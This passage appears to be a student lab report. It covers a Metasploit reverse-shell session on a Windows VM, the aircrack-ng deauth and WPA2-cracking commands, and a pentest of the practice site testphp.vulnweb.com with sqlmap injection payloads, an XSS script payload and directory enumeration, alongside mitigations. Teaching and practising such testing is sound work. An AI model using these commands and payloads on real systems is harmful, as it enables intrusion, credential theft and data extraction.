msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.9.4
lhost => 10.0.9.4
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.9.4:5555
```

- Assuming the victim fell for the phishing attack while the computer is in a vulnerable state, the link would look like this. The file then needs to be downloaded in order for the reverse top to become active.



- After the exe file is downloaded and ran, meterpreter session will begin on the kali machine. We can then open a command prompt by using the command: shell.

The screenshot shows a terminal window titled 'kali@kali: ~'. The window contains a series of Metasploit commands and their outputs. The user runs 'msf6 exploit(multi/handler)' and sets payload, lhost, and lport. It then runs 'exploit' and starts a reverse TCP handler on port 5555. A meterpreter session is opened on a Windows 10.0.19045.4291 machine with process ID 6456. The terminal prompt changes to 'meterpreter > shell'. The session ends with a command in the C:\Users\Santa\Downloads directory.

```
[*] Using configured payload generic/shell_reverse_tcp
[*] msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
[*] payload => windows/meterpreter/reverse_tcp
[*] msf6 exploit(multi/handler) > set lhost 10.0.9.4
[*] lhost => 10.0.9.4
[*] msf6 exploit(multi/handler) > set lport 5555
[*] lport => 5555
[*] msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.9.4:5555
[*] Sending stage (175174 bytes) to 10.0.9.6
[*] Meterpreter session 1 opened (10.0.9.4:5555 -> 10.0.9.6:50268 ) at 2024-0
4-28 21:21:17 -0400

meterpreter > shell
Process 6456 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Santa\Downloads>
```

Mitigations:

1. User Education and Awareness:

- Educate users about the risks of downloading and executing files from untrusted sources.
- Train users to recognize and avoid social engineering tactics commonly used in phishing attacks.

2. Firewall and Intrusion Detection/Prevention Systems (IDS/IPS):

- Deploy firewalls and IDS/IPS systems to monitor and block malicious network traffic, including suspicious command-and-control communications.

3. Endpoint Protection:

Install and regularly update antivirus and anti-malware software on endpoint devices to detect and remove malicious payloads.

Implement application whitelisting to restrict the execution of unauthorized software.

4. Web Filtering:

Use web filtering solutions to block access to known malicious websites and prevent users from downloading malicious files.

Task 4: Make a deauth attack in your own network and capture the handshake of the network connection between the device and the router and crack the password for the wifi. To crack the password create a wordlist that can include the password of your network.

- **Objective:** Capture WPA2 handshake and crack WiFi password.
- **Tools:** Aircrack-ng suite (airmon-ng, airodump-ng, aireplay-ng)
- **Commands:**
 1. **sudo airmon-ng start wlan0**
 2. **sudo airodump-ng wlan0mon**
 3. **sudo airodump-ng -c <channel> --bssid <router_bssid> -w capture wlan0mon**
 4. **sudo aireplay-ng --deauth 10 -a <router_bssid> wlan0mon**
 5. **aircrack-ng capture.cap -w wordlist.txt**

Result:

Task 4 is pending due to lack of compatible Wi-Fi adapter, will be completed upon availability

References –

- 1. Hashcat Documentation – <https://hashcat.net/wiki/>**
- 2. Kali Linux Tools – Hashcat –
<https://www.kali.org/tools/hashcat/>**
- 3. VeraCrypt Official Documentation –
<https://www.veracrypt.fr/en/Documentation.html>**
- 4. PE Explorer User Manual –
<https://www.heaventools.com/overview.htm>**
- 5. Metasploit Framework Guide – <https://docs.metasploit.com/>**
- 6. Aircrack-ng Suite Documentation – <https://www.aircrack-ng.org/doku.php>**
- 7. Kali Linux Wireless Attacks Guide –
<https://www.kali.org/docs/wireless/>**

Resources Used –

- 1. OS & VMs: Kali Linux, Windows 10 (UTM VM)**
- 2. Tools: Hashcat, VeraCrypt, PE Explorer, Metasploit, Aircrack-ng Suite**
- 3. Wordlist: Rockyou.txt (Kali Linux default)**
- 4. Hardware: Alfa AWUS036NHA WiFi Adapter**
- 5. Files Provided: encoded.txt (hash), VeraCrypt encrypted file, VeraCrypt executable**
- 6. Network Setup: Local WiFi for handshake capture, NAT between Kali & Windows VM**

Hard Level Task

Create a detailed report including the information, planning and the attacks initiated and steps involved to analyze and initiate the attack in the website <http://testphp.vulnweb.com/>

- **Objective:** To perform a penetration test on <http://testphp.vulnweb.com> to identify vulnerabilities, exploit them, and provide recommendations to secure the application.

Step 1: Reconnaissance

- **Tools Used:** - nmap – Port scanning and service enumeration
whois – Domain information gathering
nslookup – DNS resolution
- **Commands:** nmap -sV -T4 testphp.vulnweb.com
whois testphp.vulnweb.com
nslookup testphp.vulnweb.com
- **Observation:** - IP Address resolved: 44.228.249.3
Hosted on AWS Cloud
DNS resolution successful
- **Impact:** Initial reconnaissance allowed mapping of the attack surface, confirming the target server details and potential entry points.

```
-h: Print this help summary page.  
EXAMPLES:  
nmap -v -A scanme.nmap.org  
nmap -v -sn 192.168.0.0/16 10.0.0.0/8  
nmap -v -IR 10000 -P0 -p 80  
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES  
ES  
└─[yashkaushik㉿kali]-[~]  
$ nmap testphp.vulnweb.com  
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-06 09:07 IST  
Nmap scan report for testphp.vulnweb.com (44.228.249.3)  
Host is up (0.32s latency).  
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http  
Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds  
└─[yashkaushik㉿kali]-[~]  
$
```

```
-----  
Operational stability. VeriSign may restrict or terminate your access  
Whois database for failure to abide by these terms of use. VeriSign  
reserves the right to modify these terms at any time. (no-resp)  
The Registry database contains ONLY .COM, .NET, .EDU domains and  
Registrars.  
80/tcp open  http  nginx 1.19.0  
└─[yash@Yash]-[~]  
$ nslookup testphp.vulnweb.com  
Server: 192.168.64.1  
Address: 192.168.64.1#53  
Non-authoritative answer:  
Name: testphp.vulnweb.com  
Address: 44.228.249.3  
Nmap done: 1 IP address (1 host up) scanned in 24.65 seconds  
└─[yash@Yash]-[~]  
$
```

```
(yash@Yash)-[~] $ whois testphp.vulnweb.com
$ whois testphp.vulnweb.com
No match for "TESTPHP.VULNWEB.COM".
>>> Last update of whois database: 2025-07-12T16:49:54Z <<<
NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consider the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass unsolicited,
commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability. VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
$
```

Step 2 – SQL Injection

- **Tool Used:** sqlmap
- **Command Executed:** sqlmap -u

"http://testphp.vulnweb.com/artists.php?artist=1" --
dbs --random-agent --batch

- **Findings:**
 - The artist parameter is vulnerable to SQL Injection.
 - Backend DBMS identified as MySQL.
 - Extracted Databases:
- 1. acuart
- 2. information_schema
- **Impact:** This vulnerability allows an attacker to extract sensitive database information, modify content, and potentially gain admin-level access to the application.

• Recommendation:

1. Implement parameterized queries or prepared statements.
2. Apply server-side input validation and sanitization.
3. Disable verbose database error messages.

```
(yash@Yash) [~]
$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --db --random-agent --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:19:07 /2025-07-12

[12:19:07] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; fr; rv:1.9.0.7) Gecko/2009080423 Ubuntu/8.10 (intrepid) Firefox/3.0.7' from file '/usr/share/sqlmap/data/ua/user-agents.txt'
[12:19:08] [INFO] testing connection to the target URL
[12:19:09] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:19:09] [INFO] testing if the target URL content is stable
[12:19:10] [INFO] target URL content is stable
[12:19:10] [INFO] testing if GET parameter 'artist' is dynamic
[12:19:10] [INFO] GET parameter 'artist' seems to be dynamic
[12:19:11] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[12:19:11] [INFO] heuristic (XSS) test shows that GET parameter 'artist' might be vulnerable to cross-site scripting (XSS) attacks
[12:19:11] [INFO] testing for SQL injection on GET parameter 'artist'

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y

[12:19:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:19:13] [WARNING] reflective value(s) found and filtering out...
[12:19:13] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string='non')
[12:19:14] [INFO] testing 'Generic inline queries'
[12:19:14] [INFO] testing MySQL > 5.5 AND error-based - WHERE, HAVING OR GROUP BY clause (BIGINT UNSIGNED)'
[12:19:14] [INFO] testing MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGNINT UNSIGNED)'
[12:19:15] [INFO] testing MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:19:15] [INFO] testing MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[12:19:15] [INFO] testing MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[12:19:16] [INFO] GET parameter 'artist' is 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[12:19:16] [INFO] testing MySQL inline queries
[12:19:16] [INFO] testing MySQL > 5.0.12 stacked queries (comment)'
[12:19:16] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[12:19:24] [INFO] testing MySQL > 5.0.12 stacked queries
[12:19:24] [INFO] testing MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[12:19:25] [INFO] testing MySQL > 5.0.12 stacked queries (query SLEEP)'
[12:19:25] [INFO] testing MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[12:19:26] [INFO] testing MySQL < 5.0.12 stacked queries (BENCHMARK)'
[12:19:26] [INFO] testing MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[12:19:31] [INFO] GET parameter 'artist' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[12:19:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[12:19:31] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:19:38] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[12:19:40] [INFO] target URL appears to have 3 columns in query
[12:19:43] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:

Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1720>1720

Type: error-based
Title: MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: artist=1 AND GTID_SUBSET(CONCAT(@>7102707071,(SELECT (ELT(7472>7472,1))),@>7178027a71),7472)

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 7794 FROM (SELECT(SLEEP(5)))qizk)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=>982 UNION ALL SELECT NULL,CONCAT(@>7102707071,@>4f490a595a04724c020a400cb435947490c537a577a594c48734e230d45447757730c44015a4a46,0>7178027a71),NULL-- -


[12:19:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.0
[12:19:47] [INFO] fetching database names
available databases (2):
[*] acurt
[*] information_schema

[12:19:48] [INFO] fetched data logged to text files under '/home/yash/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 12:19:48 /2025-07-12/
```

Step 3 – Cross-Site Scripting (XSS)

- **Page Tested:** <http://testphp.vulnweb.com/guestbook.php>
- **Payload Used:** <script>alert('Yash Kaushik')</script>
- **Findings:**
 1. Successfully executed JavaScript payload.
 2. Confirmed Reflected XSS vulnerability with popup displaying Yash Kaushik.
- **Impact:** An attacker can inject arbitrary JavaScript, steal session cookies, perform phishing attacks, or hijack user accounts.
- **Recommendation:**
 - Sanitize all user inputs before rendering.
 - Encode output using HTML escaping.
 - Use security frameworks or libraries to handle input safely.



Step 4 – Directory Enumeration

- **Tool Used:** dirb
- **Command Executed:** dirb http://testphp.vulnweb.com/

- **Findings:**

Discovered hidden directories:

1. ./admin/, /cgi-bin/, /CVS/, /crossdomain.xml, /favicon.ico, /index.php, /pictures/, /secured/, /vendor/
2. 9 valid paths were found before connection errors occurred.

- **Impact:** Exposed directories can lead to sensitive file leakage, configuration exposure, or backdoor entry points.

- **Recommendation:**

- Restrict access to sensitive directories.
- Remove unnecessary files and directories from production.
- Apply proper permission settings on the web server.

```

└─(yashkaushik㉿kali)-[~]
$ dirb http://testphp.vulnweb.com/
Trash

DIRB v2.22
By The Dark Raver

START_TIME: Sun Jul  6 10:04:04 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612
Home
--- Scanning URL: http://testphp.vulnweb.com/ ---
=> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
=> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
=> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:170)
=> DIRECTORY: http://testphp.vulnweb.com/pictures/
=> DIRECTORY: http://testphp.vulnweb.com/secured/
=> DIRECTORY: http://testphp.vulnweb.com/vendor/

--- Entering directory: http://testphp.vulnweb.com/admin/ ---
--- Entering directory: http://testphp.vulnweb.com/CVS/ ---
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)

(!) FATAL: Too many errors connecting to host
          (Possible cause: COULDNT CONNECT)

-----
END_TIME: Sun Jul  6 11:02:07 2025
DOWNLOADED: 11193 - FOUND: 9

```

Final Recommendations:

Vulnerability	Risk	Recommendation
SQL Injection	Full database compromise	Use parameterized queries and validate all inputs
Cross-Site Scripting	Session hijacking, phishing attacks	Encode outputs, sanitize inputs, use CSP headers
Exposed Directories	Unauthorized access to sensitive content	Restrict/remove directories, implement access control

Final Recommendations:

- Use parameterized queries and input validation for SQL.
- Encode outputs and sanitize user input to prevent XSS.
- Restrict or remove unnecessary directories.
- Implement HTTPS and access control policies.
- Conduct regular vulnerability scans and patch management.

Conclusion:

The penetration test on `testphp.vulnweb.com` revealed major vulnerabilities including SQL Injection, Reflected XSS, and Exposed Directories. These issues can be exploited to gain unauthorized access, manipulate data, and compromise user security. Implementing secure coding practices, sanitizing inputs, and regularly auditing the application are essential to ensure the safety of the system.